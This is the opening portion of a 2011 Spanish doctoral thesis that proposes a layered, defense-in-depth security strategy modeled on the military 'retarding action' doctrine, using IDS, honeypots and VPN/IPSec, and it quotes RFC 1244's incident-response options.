UNIVERSIDAD NACIONAL DE EDUCACIÓN A DISTANCIA
ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA INFORMÁTICA

TESIS DOCTORAL

Estrategia de seguridad informática por capas, aplicando el concepto de Operación Militar por Acción Retardante

Autor:

ALEJANDRO CORLETTI ESTRADA
Ingeniero en Informática por la
Universidad del Ejército Argentino
(Homologado en España)

Directores:

CARLOS CERRADA SOMOLINOS
JOSÉ FÉLIX ESTÍVARIZ LÓPEZ

DEPARTAMENTO DE INGENIERÍA DE SOFTWARE
Y SISTEMAS INFORMÁTICOS

UNED

Septiembre, 2011

**DEPARTAMENTO DE INGENIERÍA DE SOFTWARE
Y SISTEMAS INFORMÁTICOS**

ESCUELA TÉCNICA SUPERIOR DE INGENIERÍA INFORMÁTICA

Estrategia de seguridad informática por capas, aplicando el concepto de Operación Militar por Acción Retardante

ALEJANDRO CORLETTI ESTRADA
Ingeniero en Informática

Directores

Carlos Cerrada Somolinos
Doctor Ingeniero Industrial

José Félix Estívariz López
Doctor Ingeniero Industrial

Madrid, 2011

A mi esposa e hijos

A mis inolvidables maestros:

Antonio Castro Lechtaller y Jorge Núñez,

de la Escuela Superior Técnica del Ejército Argentino

ÍNDICE

ÍNDICE

AGRADECIMIENTOS

LISTA DE ACRÓNIMOS

RESUMEN *(ABSTRACT)*

CAPÍTULO 1 ***INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA***

1.1 MOTIVACIÓN _____ **1**

1.2 FORMULACIÓN DEL PROBLEMA _____ **2**

1.3 PLANTEAMIENTO INICIAL _____ **2**

1.4 OBJETIVOS _____ **5**

1.5 LÍMITES _____ **8**

1.6 METODOLOGÍA DE TRABAJO Y ESTRUCTURA DEL DOCUMENTO _____ **8**

CAPÍTULO 2 **ESTADO ACTUAL** _____ **13**

2.1 MARCO TEORICO _____ **15**

2.2 ESTADO ACTUAL DE LA CUESTIÓN _____ **16**

2.3 DOCTRINA MILITAR _____ **20**

CAPÍTULO 3 **ELABORACIÓN DE LA ESTRATEGIA**

3.1 ESTUDIO DE LA POLÍTICA ACTUAL DE SEGURIDAD (RFC – 1244) 27

3.2. ANÁLISIS DE REDES PRIVADAS VIRTUALES 51

3.3 ORGANIZACIÓN DE LAS LÍNEAS DE RETARDO 58

3.4 MATRIZ DE ESTADO DE SEGURIDAD 63

3.5 SISTEMAS DE DETECCIÓN DE INTRUSIONES (IDS) 86

3.6 ZONAS DE SACRIFICIO (HONEY POTS) 93

3.7 DEFENSA INFORMÁTICA POR ACCIÓN RETARDANTE 111

CAPÍTULO 4 **CONCLUSIONES 135**

CAPÍTULO 5 **ORIGINALIDAD 147**

CAPÍTULO 6 **LÍNEAS FUTURAS DE TRABAJO E INVESTIGACIÓN 151**

BIBLIOGRAFÍA **155**

ANEXOS

ANEXO A: ANÁLISIS POR NIVELES ACORDE AL MODELO DE REFERENCIA 165

ANEXO B: IPSEC 187

ANEXO C: METODOLOGÍA: GENERACIÓN DE ATAQUES/DETECCIÓN CON NIDS 205

ANEXO D: CUADRO REPRESENTATIVO DE VALORES POR ZONA PARA LA MATRIZ DE ESTADO DE SEGURIDAD 223

ANEXO E: ANÁLISIS DE NETWORK INTRUSION DETECTION SYSTEMS (NIDS) 231

APÉNDICES

APÉNDICE 1 (AL ANEXO B: IPSEC): ISAKMP (INTERNET SECURITY ASSOCIATION AND KEY MANAGEMENT PROTOCOL) 221

LISTA DE ACRÓNIMOS

ADS	Anomalies Detection Systems
ARP	Address Resolution Protocol
ATM	Asynchronous Transfer Mode
CERT	Computer Emergency Response Team
DHCP	Dynamic Host Configuration Protocol
DiD	Defense in Depth
DNS	Domain Name Service
FR	Frame Relay
FTP	File Transport Protocol
GRE	General Routing Encapsulation
HIDS	Host IDS
HTTP	Hiper Text transfer Protocol
ICMP	Internet Control Messaging Protocol
IDS	Intrusión Detection System
IETF	Internet Engineers Task Force
IP	Internet Protocol
IGMP	Internet Group Messaging Protocol
L2TP	Layer 2 Tunneling Protocol
LAC	L2TP Access Concentrador

LAN	Local Area Network
LRF	Línea de Retardo Final
MAC	Medium Access Control
MPLS	MultiProtocol Label Switching
NAS	Network Access
NAT	Network Address Translation
NIDS	Network IDS
OPSec	Operaciones de Seguridad
OSPF	Open Short Path First
PKI	Internet Public Key Infrastructure
POP	Post Office Protocol
PPP	Point to Point Protocol
PPTP	Point to Point Tunneling Protocol
RFC	Request For Comments
RIP	Routing Internet Protocol
SMTP	Single Mail Transfer Protocol
SNMP	Single Network Messaging Protocol
SSH	Secure Shell
SSL	Secure Socket Layer
TCP	Transport Control Protocol
UDP	User Datagram Protocol
VPDN	Virtual Private Dial Networks
VPLS	Virtual Private LAN Segments
VPN	Virtual Private Network
WINS	Windows Internet Name Service

RESUMEN

RESUMEN

Existen muchos militares que han estudiado informática y en la actualidad son responsables de este tipo de tecnologías en las diferentes fuerzas del mundo, pero es contado el número de informáticos que han dedicado su tiempo a la práctica y estudio de tácticas y estrategias militares; tal vez sea por esta razón que es poco frecuente llevar la seguridad de los sistemas informáticos al terreno militar y emplear estas tácticas milenarias.

Este trabajo pretende "reflexionar sobre estáticos y viejos esquemas defensivos informáticos" para proponer nuevas estrategias que nacen en la doctrina militar y enfocan esta desigualdad de fuerzas entre los millones de intrusos que hoy atacan desde Internet a puntuales objetivos defendidos por una decena de personas, aplicando nuevas metodologías de operaciones.

Cualquier conductor militar sabe que ante desigualdad de fuerzas la defensa no puede ser estática, sino dinámica: Observando, analizando al enemigo, conociéndolo, haciendo movimientos, intercambiando recursos por tiempo, desgastando y sólo cuando exista una alto grado de certeza, entonces responder. En el caso de una defensa militar, existirá un límite bajo el cual no se puede dejar avanzar más, este se llama línea a no ceder (o línea de retardo final), se llega hasta ella aplicando una estrategia muy eficaz que se llama "Acción retardante", y es la que da motivo a esta tesis .

ABSTRACT

There are many army officers who have studied computer science and is currently responsible for this type of technology in the different forces of the world, but counted the number of computer scientists who have devoted their time to practice and study military tactics and strategies, perhaps is for this reason it is rare to bring security of computer systems to the military field and use these ancient tactics.

This work aims to "reflect on static and defensive schemes computer" to propose new strategies that are born in military doctrine and approach this inequality among the millions intruders (or hackers) of Internet and specific objectives defended by a dozen people, applying new methods of operations.

Any military leader known to unequal forces the defense can not be static but dynamic: Observing, analyzing the enemy, knowing, making moves, exchanging resources for time, and only when there is a high degree of certainty, then respond. In the case of military defense, there will be a threshold below which one can not go any further, this line is called line to keep out (or delay line, final), and reaches it by applying a very effective strategy is called "retard action "and is what gives rise to this thesis.

1 INTRODUCCIÓN A LA SEGURIDAD INFORMÁTICA

1.1 MOTIVACIÓN

En la inmensa mayoría de los textos de estudio, como así también en los diferentes cursos de formación relacionados a seguridad de los sistemas informáticos, se lleva a cabo el tratamiento del tema a través del concepto de "Hacking", es decir actividades que se realizan con el objetivo de encontrar debilidades, vulnerabilidades y potenciales intrusiones sobre los mismos.

Desde el punto de vista militar, cualquier conductor o estratega estudia y ejercita diferentes técnicas basadas en operaciones:

- ofensivas.
- defensivas
- y retrógradas

Cada una de ellas posee diferentes tácticas, metodologías y herramientas. En el momento de lanzar cualquiera de ellas, aplica todo su base de estudio sobre el tema, sumando a ello todo el factor creativo de cada personalidad, pero bajo ningún punto de vista confunde un ataque con una defensa, pues ello sería catastrófico.

"Hacking no es seguridad informática"

Este concepto es tal vez la motivación mas robusta que da pie a este trabajo. Desde el punto de vista militar sería un grave error confundir estas operaciones, y dada la gran

similitud que se ha encontrado a lo largo del análisis de "aplicaciones militares, con aplicaciones de seguridad informática", es que se ha avanzado y profundizado en el tema, pudiendo llegar a plantearse como objetivos de esta tesis el desafío de comparar ambos tipos de estrategias: la militar, con la seguridad informática.

1.2 FORMULACIÓN DEL PROBLEMA

La seguridad de los sistemas informáticos es un problema crítico que sufren hoy todas las Organizaciones. Las estadísticas muestran que aproximadamente entre el 70 y el 80 % de los ataques provienen desde el interior de los mismos, es decir el usuario interno, sin embargo esto se puede acotar e identificar por el conocimiento que se posee de los mismos siempre y cuando se empleen las herramientas adecuadas.

El porcentaje restante es adjudicado a ataques que provienen desde el exterior. En esta clasificación el origen que abarca la masa de los mismos es Internet, realidad que no puede dejar de lado ninguna Empresa que quiera competir en el mercado. Lo realmente crítico que posee este hecho es el absoluto desconocimiento del adversario en cuanto a su ubicación, magnitud, recursos y capacidades. Si a este hecho se suma la necesidad de exponer información al público en general, a sus socios de negocios, fuente de ingresos de una Empresa; y a su vez se tiene en cuenta que esta información día a día va aumentando como una estrategia competitiva de presencia en la red y de rapidez en las negociaciones, esto provoca un mayor grado de exposición y por lo tanto de vulnerabilidades.

1.3 PLANTEAMIENTO INICIAL

Al analizar el estado de la actual política de seguridad (RFC – 1244) en el punto el 2.5. propone dos estrategias:

- Proteger y proceder.

- Seguir y perseguir.

Luego de leer detenidamente la terminología a la que hace referencia ese documento, surge una clara similitud con el empleo de la Fuerza en las Operaciones Militares. Se trata de un documento en el cual se hace permanente alusión a la figura del "Enemigo o atacante frente a la propia Fuerza".

El incentivo de esta investigación, nace ante la evidencia que si se debe tratar una confrontación de fuerzas, es estrictamente natural comenzar por organizaciones que llevan miles de años poniendo a prueba estas técnicas.

Hoy se trata de otro combate pero al comenzar a leer, por mera curiosidad, lo que propone la documentación militar, aparece el primer indicio que es el punto de partida de esta investigación:

Proteger y proceder = OPERACIÓN DEFENSIVA = ESTATICA.

Seguir y perseguir = OPERACIÓN RETROGRADA = DINAMICA.

El reglamento de EMPLEO DE LA FUERZA TERRESTRE (DO1 – 001) de OTAN menciona en el punto 14.5.

"LA OPERACIÓN DE RETARDO:

En la operación de retardo la fuerza, bajo presión enemiga, cambia espacio por tiempo, conservando su flexibilidad y libertad de acción.

En esta cesión voluntaria de terreno permite a la fuerza de retardo:

- *Ralentizar el impulso de ataque enemigo, llegando incluso a frenarle.*
- *Canalizar y dirigir el avance enemigo hacia zonas en las que resulte vulnerable a un ataque o contraataque por las propias fuerzas.*
- *Descubrir el esfuerzo principal del enemigo.*
- *Combinar las acciones anteriores y desgastar al adversario.*


Estos efectos se logran con un volumen de fuerzas sensiblemente inferior al que requeriría una operación defensiva, proporcionando la consiguiente economía de medios, siempre deseable".

Lo que se tratará de investigar a lo largo de este trabajo es la implementación de una nueva metodología de planeamiento y ejecución de la defensa de un sistema informático pero bajo esta nueva estrategia, es decir, cambiar la política actual al más alto nivel, dejando de lado el concepto defensivo medieval de "murallas", por el enfoque moderno bajo el cual se debe ser plenamente consciente que se deberá ceder

información y terreno ante un enemigo inmensamente superior y desconocido, para poder asegurar los recursos que son verdaderamente valiosos, en detrimento de los que no lo son. Para que esta estrategia tenga éxito, se aprecia inicialmente que se deberá tener especialmente en cuenta lo siguiente:

- Determinar los distintos grados de calificación de los recursos, con especial atención en cuáles se podrán intercambiar y cuáles definitivamente no.
- Delimitar líneas de retardo donde se deberán estudiar los sistemas de alarma y la estrategia en ellas.
- Planificar los cursos de acción ante presencia de intrusiones en cada línea y sus probables líneas de aproximación.
- Planificar y llevar a cabo Operaciones complementarias de velo y engaño, seguridad, e información como proponen los reglamentos militares.
- Definir una línea de retardo final o línea a no ceder, dentro de la cual deberán encontrarse los recursos críticos y excluirse todo aquel que no pueda garantizarse su fiabilidad.
- Definir zonas de sacrificio y contraataques, para quebrar el avance de intrusos.

El planteamiento inicial se podría representar bajo el siguiente esquema **[56], [58], [59], [60]**:



Establecimiento de sesiones en un solo sentido.

Establecimiento de sesiones en dos sentidos.

Fuera de línea.

LRF: Línea de retardo final.

1.4 OBJETIVOS

1.4.1 Planteamiento

A lo largo de esta investigación se plantean los siguientes objetivos:

a. Emplear estrategias militares en la seguridad informática.

b. Emplear el concepto de defensa por capas para darle profundidad a la misma, analizando la posibilidad de empleo de líneas de retardo.
c. Investigar los elementos informáticos disponibles para permitir el intercambio de información con el adversario y el mantenimiento eficiente del "cuadro de situación".
d. Planificar y organizar la estrategia de seguridad con la metodología militar, modificando el concepto ESTÁTICO DE DEFENSA actual.

1.4.2 Propuesta de obtención de objetivos

La descripción de objetivos y la propuesta para alcanzar los mismos es la siguiente:

a. Emplear estrategias militares en la seguridad informática.
   Se tratará aquí de realizar un análisis de las diferentes estrategias defensivas que emplean las fuerzas terrestres y plantear una analogía con las técnicas empleadas para seguridad informática, evaluando los puntos en común y la factibilidad de aprovechar la experiencia que se posee.

b. Emplear el concepto de defensa por capas para darle profundidad a la misma, analizando la posibilidad de empleo de líneas de retardo.
   Una nueva línea de pensamiento dentro de la seguridad informática es el concepto de "defensa en profundidad", el cual va muy relacionado con la táctica defensiva que emplean las fuerzas militares (es uno de los principios rectores de toda defensa). Un paso más adelante de esta propuesta puede ser relacionarla directamente con la terminología militar y el empleo del teatro de operaciones para el desgaste del adversario.

c. Investigar los elementos informáticos disponibles para permitir el intercambio de información con el oponente y el mantenimiento eficiente del "cuadro de situación del adversario".

   En la actualidad existen una serie de elementos de software y hardware cuya principal función es colaborar con la defensa de un sistema informático. Estos

elementos desempeñan dos tareas básicas: recolección de información de actividad propia y de intrusos, y la segunda es colocar "barreras" o medidas de seguridad al avance de cualquier persona no autorizada.

En operaciones, se realiza algo muy similar. El empleo de los diferentes tipos de barreras físicas es lo que frena el avance del adversario.

La segunda relación es la obtención de información, la cual luego se procesa en lo que se denomina "Ciclo de Inteligencia".

Para el cumplimiento de este objetivo se tratará de investigar la mejor forma de empleo de los elementos informáticos disponibles para relacionarlos directamente con las tácticas de defensa, como así también la metodología de obtención "informática" de información del adversario, para poder mantener eficientemente un "cuadro de situación" actualizado permanentemente

d. Planificar y organizar la estrategia de seguridad con la metodología militar, modificando el concepto ESTÁTICO DE DEFENSA actual.

Las operaciones militares con su milenaria experiencia, han ido conformando una metodología de análisis, planificación y ejecución plasmada a través de lo que se denomina "Orden de Operaciones".

Este documento es una secuencia metodológica de todos los pasos que se deben seguir hasta llevar a cabo la operación misma y durante todo el transcurso de las acciones hasta el cumplimiento de esa misión en particular para la que fue redactada. Lo importante de esta técnica es que está diseñada muy especialmente para no dejar ningún aspecto librado al azar, pues sin lugar a dudas cualquier olvido será el punto más vulnerable de la operación o lo que la llevará al fracaso.

Esta secuencia de la Orden de Operaciones proporciona una verdadera dinámica de pasos a seguir y es el motivo por el cual se tratará de evaluar su factibilidad de empleo en la seguridad informática, para poder implementar esta secuencia y dejar el concepto estático actual de las redes de ordenadores.

1.5 LÍMITES

Los límites de esta investigación estarán dados por lo siguiente:

a. El nivel de abstracción y análisis de cada problema se llevará a cabo independientemente del producto, aplicación y/o sistema operativo.
b. Toda vulnerabilidad para ser tenida en cuenta deberá encontrarse reconocida por los organismos de Internet. Es decir, no se tendrán en cuenta publicaciones, artículos o noticias de ningún medio de difusión hasta no haberse sometido a análisis por los organismos correspondientes.
c. La clasificación de los límites de una red serán por lo menos tres (Internet, Extranet e Intranet).
d. Las aplicaciones a estudiar serán las establecidas por las RFC correspondientes, y en ningún caso propietarias.
e. La interconexión de redes LAN de la propia Organización a través de Internet queda fuera de este análisis.

1.6 METODOLOGÍA DE TRABAJO Y ESTRUCTURA DEL DOCUMENTO

Como se presentó en el planteamiento inicial, toda actividad de seguridad nace con la decisión de la estrategia a seguir. Existen entonces las dos alternativas planteadas:

- Proteger y proceder.
- Seguir y perseguir.

Lo que se tratará a lo largo de este trabajo es la segunda estrategia. Las medidas actuales de seguridad no están diseñadas para realizar un verdadero "Seguimiento de intrusiones", por lo tanto se debe plantear una nueva línea de pensamiento.

(Se desarrolla en el punto 3.1 de este trabajo)

Se reitera que lo realmente crítico, es el absoluto desconocimiento del adversario en cuanto a su ubicación, magnitud, recursos y capacidades, de lo que surge el primer desbalance de fuerzas, existen millones de personas en el mundo de Internet cuya

principal preocupación es descubrir vulnerabilidades en sistemas. Este es el primer factor a tener en cuenta. El segundo aspecto a analizar en las operaciones defensivas o de seguridad a lo largo de la historia es que no se tienen antecedentes de una fortaleza invulnerable. Con estos dos puntos es que se propone analizar la seguridad informática desde un aspecto militar y dinámico, es decir dejando de lado la actual concepción de defensa estática a base de murallas llamadas firewalls.

La doctrina militar con su milenaria experiencia en conflictos, plantea varios tipos de operaciones, dentro de las cuales se encuentra el motivo de esta tesis que es "La Acción Retardante". Esta operación justamente está pensada para casos en los cuales el enemigo es superior, se posee poca información del mismo, y en virtud de este desequilibrio es por lo que se planifica **"Ceder tiempo y recursos, para conocer el enemigo y desgastarlo poco a poco"**, este concepto es la idea rectora del planteamiento que se hace en este trabajo.

(Se desarrolla en el punto 2.3 de este trabajo)

Para poder asociar los conceptos militares e informáticos por lo que se realiza al principio un análisis de la doctrina militar particularizando los aspectos de la acción retardante que pueden dar origen a esta línea de pensamiento informática. Al realizar este paso, surgen las ideas de asociación de conceptos que se siguen a lo largo de todo el trabajo para poder aplicar tácticas militares a la informática, dando como resultado los siguientes puntos para el desarrollo de esta investigación:

- **Diseñar la seguridad informática por capas:** Estas capas son las que le darán profundidad a la defensa (defensa en profundidad) para asociarlo con las líneas de retardo, dentro de cada una de las cuales se realizará diferentes actividades tendientes a desgastar y obtener información del adversario.

  (Se ha presentado en el punto 1.3 de este trabajo)

- **Organizar las capas por niveles de seguridad, hasta llegar a una última capa de máxima seguridad** (Core de una empresa) o (Línea de Retardo Final: LRF): Los niveles de seguridad son los que definen que tipo de información se puede o no ceder y van directamente asociados a la capacidad del adversario, pues cuanto más eficiente

sea, más profundo llegará. El tema crucial es la definición de esta última capa, la cual no puede ser superada.

(Se desarrolla en el punto 3.3 de este trabajo)

- **Obtener información del adversario:** En cada una de las líneas, uno de los principales objetivos es la detección del mismo para poder tener "Alertas tempranas" y poder obrar en consecuencia, en el caso de la actividad informática, esta tarea se desarrolla con Sistemas de detección de intrusiones: IDS.

(Se desarrolla en el punto 3.5 de este trabajo)

- **Intercambiar tiempo por recursos:** Una parte muy importante de la acción retardante son las "Operaciones de Velo y engaño, también denominadas de decepción" y "Las operaciones de información". La analogía de estas tareas desde el punto de vista informático se puede hacer con Honey Nets y Honey Pots.

(Se desarrolla en el punto 3.6 de este trabajo)

- **Poder evaluar permanentemente el balance de fuerzas y el debilitamiento sufrido en cada enfrentamiento:** Desde el inicio mismo de la operación militar y durante cada enfrentamiento, es necesario mantener el "Estado de Situación", que como se puede ver en la Orden de Operaciones, es el primer punto y es tratado con sumo detalle. En el caso de la Acción Retardante, como se trata de un enfrentamiento en desigualdad de condiciones, este aspecto cobra aún mayor importancia. Para la actividad informática, el estado de las debilidades se debe mantener también lo más actualizado posible. A lo largo de este trabajo, se propone una metodología muy dinámica que da por resultado la "Matriz de estado de seguridad".

(Se desarrolla en el punto 3.4 de este trabajo)

- **Asegurar esta LRF o Línea a no ceder:** La victoria de una Operación de Acción Retardante está dada por negar el acceso al adversario a una cierta línea denominada LRF o Línea a no ceder. Lo **novedoso de este trabajo**, es que no propone mantener al intruso fuera del propio sistema informático (como lo intentan hacer hoy todos los planes y políticas de seguridad actuales), sino dejarlo ingresar poco a poco, para cumplir el primer y fundamental parámetro de decisión estratégica "SEGUIR Y PERSEGUIR" y realizar una verdadera dinámica de la defensa. Por supuesto que no

cualquier intruso logrará superar cada línea defensiva, sino que será acorde a las capacidades del mismo, lo que sí es claro es que actualmente existen enemigos altamente capacitados, que sin lugar a duda pueden vencer las tradicionales defensas informáticas (Routers, proxies y Firewalls). La única forma que actualmente existe para detenerlos es observar su proceder, para poder hacer que estas medidas tradicionales y/o contramedidas sean eficaces y detenerlos en el momento oportuno. Toda esta estrategia propone la "Observación e interacción" hasta este "momento oportuno" denominado justamente línea a no ceder o LRF. La máxima seguridad que se aprecia hoy en esta última capa esta dada por el empleo de Redes Privadas Virtuales (VPN) y de IPSec en el tráfico y acceso a la misma.

(Se desarrolla en el punto 3.2 de este trabajo)

- **Planificar y organizar la estrategia de seguridad con la metodología militar:** La última conclusión a la que se arribó al final del trabajo fue prácticamente obvia, pues si esto ya está escrito en lenguaje militar ¿por qué no emplearlo en lenguaje Informático?, es decir, la metodología de planificación, organización y seguimiento de una operación militar se realiza a través de la denominada "Orden de Operaciones", que responde a una estructura que tiene en cuenta hasta los detalles más significativos de toda la operación y lleva miles de años de aprendizaje y mejora. En virtud de esta idea es que se desarrolló una Orden de operaciones ajustada a esta actividad de seguridad informática como parte final del trabajo.

Cada uno de estos puntos son los que se desarrollan en el cuerpo del trabajo, para evaluar la factibilidad de ejecutar una operación *Informático - Militar* denominada "Estrategia de Seguridad Informática por Acción Retardante", y que en definitiva propone cambiar la actual defensa estática por una nueva metodología de trabajo dinámica, basada en el concepto de dejar avanzar al enemigo, para poder observarlo y aprender de él. Paso a paso poder ir tomando medidas, de forma tal que al llegar a un punto dado de la profundidad del propio sistema, se lo pueda detener definitivamente y erradicar las causas que hicieron posible el ataque para que no pueda volver a repetirse. La metodología que se aprecia adecuada para llevar a cabo esta estrategia es justamente la que se aplica en el ámbito militar y que se llama "Orden de Operaciones", volcando los conceptos fundamentales de la misma a la terminología y medios informáticos.

2 ESTADO ACTUAL

2.1 MARCO TEÓRICO

El presente trabajo se desarrollará dentro de la investigación global de los distintos protocolos de comunicaciones y documentos militares estandarizados por las siguientes organizaciones:

- **ANSI** (American National Standars Institute).
- **ITU-T** (International Telecimmunication Union) (ex CCITT: Comité consultivo internacional de telegrafía y telefonía).
- **EIA** (ELECTRONICS Industries Association).
- **IEEE** (Institute of Electrical and Electronics Engineers, Inc).
- **ISO** (International Standard Organization).
- **OTAN** (Organización Tratado Atlántico Norte).


En particular se analizarán los estándares de IETF (Internet Engineers Task Force) a través de las RFC (Request For Comments) en sus distintos niveles de madurez.

2.2 ESTADO ACTUAL DE LA CUESTIÓN

En la actualidad la estrategia de seguridad de un sistema informático se encuentra sustentada por varios conceptos, los cuales tienen como objetivo cuatro aspectos básicos:

- Confidencialidad.
- Integridad de los datos.
- Identidad de origen y destino.
- Disponibilidad de la Información.

Si se implementa un sistema informático bajo la arquitectura o el modelo de referencia TCP/IP, existen varias RFC que regulan o estandarizan metodologías y procedimientos para asegurar el mismo. La actual política de seguridad (RFC – 2196 Site Security Handbook) y también la anterior (RFC-1244, que si bien queda obsoleta por la primera es muy ilustrativa), planten una metodología muy eficiente de feedback partiendo desde el plano más alto de la Organización hasta llegar al nivel de detalle, para comparar nuevamente las decisiones tomadas y reingresar las conclusiones al sistema evaluando los resultados y modificando las deficiencias. Se trata de un ciclo permanente y sin fin cuya característica fundamental es la constancia y la actualización de conocimientos. Esta recomendación plantea muy en grande los siguientes pasos:



La política es el marco estratégico de la Organización, es el más alto nivel. El análisis de riesgo y el grado de exposición determinan el impacto que puede producir los distintos niveles de clasificación de la información que se posee. Una vez determinado estos conceptos, se pasa al Cómo que es el Plan de seguridad, el cual si bien no guarda relación con las normas ISO, se mencionan en este texto por la similitud en la elaboración de procedimientos de detalle para cada actividad que se implementa.
Sobre el punto en el cual se desea prestar especial atención en esta investigación es, dentro de esta RFC, el 2.5. (SIC):

" Protect and Proceed

1. *If assets are not well protected.*
2. *If continued penetration could result in great financial risk.*
3. *If the possibility or willingness to prosecute is not present.*
4. *If user base is unknown.*
5. *If users are unsophisticated and their work is vulnerable.*
6. *If the site is vulnerable to lawsuits from users, e.g., if their resources are undermined.*

Pursue and Prosecute

1. *If assets and systems are well protected.*
2. *If good backups are available.*
3. *If the risk to the assets is outweighed by the disruption caused by the present and possibly future penetrations.*
4. *If this is a concentrated attack occurring with great frequency and intensity.*
5. *If the site has a natural attraction to intruders, and consequently regularly attracts intruders.*
6. *If the site is willing to incur the financial (or other)*

risk to assets by allowing the penetrator continue.

7. If intruder access can be controlled.

8. If the monitoring tools are sufficiently well-developed to make the pursuit worthwhile.

9. If the support staff is sufficiently clever and knowledgable about the operating system, related utilities, and systems to make the pursuit worthwhile.

10. If there is willingness on the part of management to prosecute."

11. If the system adminitrators know in general what kind of evidence would lead to prosecution.

12. If there is established contact with knowledgeable law enforcement.

13. If there is a site representative versed in the relevant legal issues.

14. If the site is prepared for possible legal action from its own users if their data or systems become compromised during the pursuit."

En este punto es donde se hace referencia al proceder ante incidentes ya mencionado, proponiendo dos estrategias:

- Proteger y proceder.
- Seguir y perseguir.

La primera de ellas es un curso de acción bajo el cual ante una intrusión, inmediatamente se procede a desconectar sistemas, apagar servidores, negar accesos, etc. Es decir se soluciona el problema actual pero no se puede llegar al fondo del mismo, no permite determinar las causas, ante lo cual cuando se vuelva a su régimen normal, existe una gran posibilidad que la intrusión se produzca nuevamente. Las ventajas que ofrece son que el intruso en ese momento no podrá avanzar más, y la información y recursos serán protegidos. Es una buena metodología a tener en cuenta si no se posee un alto grado de capacitación, soporte especializado ni recursos suficientes.

La segunda metodología es más audaz, permitiendo llegar al origen de la vulnerabilidad, determinar las causas, los pasos que siguió el intruso, obtener toda la información

probatoria, e inclusive hasta generar ataques inversos. Lo que es evidente aquí es que se está "Jugando con fuego", es decir se debe tener mucho nivel de conocimientos, herramientas adecuadas, especialistas en apoyo y hasta soporte legal y de difusión de noticias.

Este es el punto clave para el desarrollo de este trabajo de investigación, pues no se aprecia que las estrategias actuales permitan llevar a cabo la actividad de "Seguimiento de intrusiones" con un cierto grado de efectividad, por lo tanto se debe plantear una nueva línea de pensamiento para la planificación e implementación de los sistemas informáticos que oriente paso a paso al administrador de los mismos.

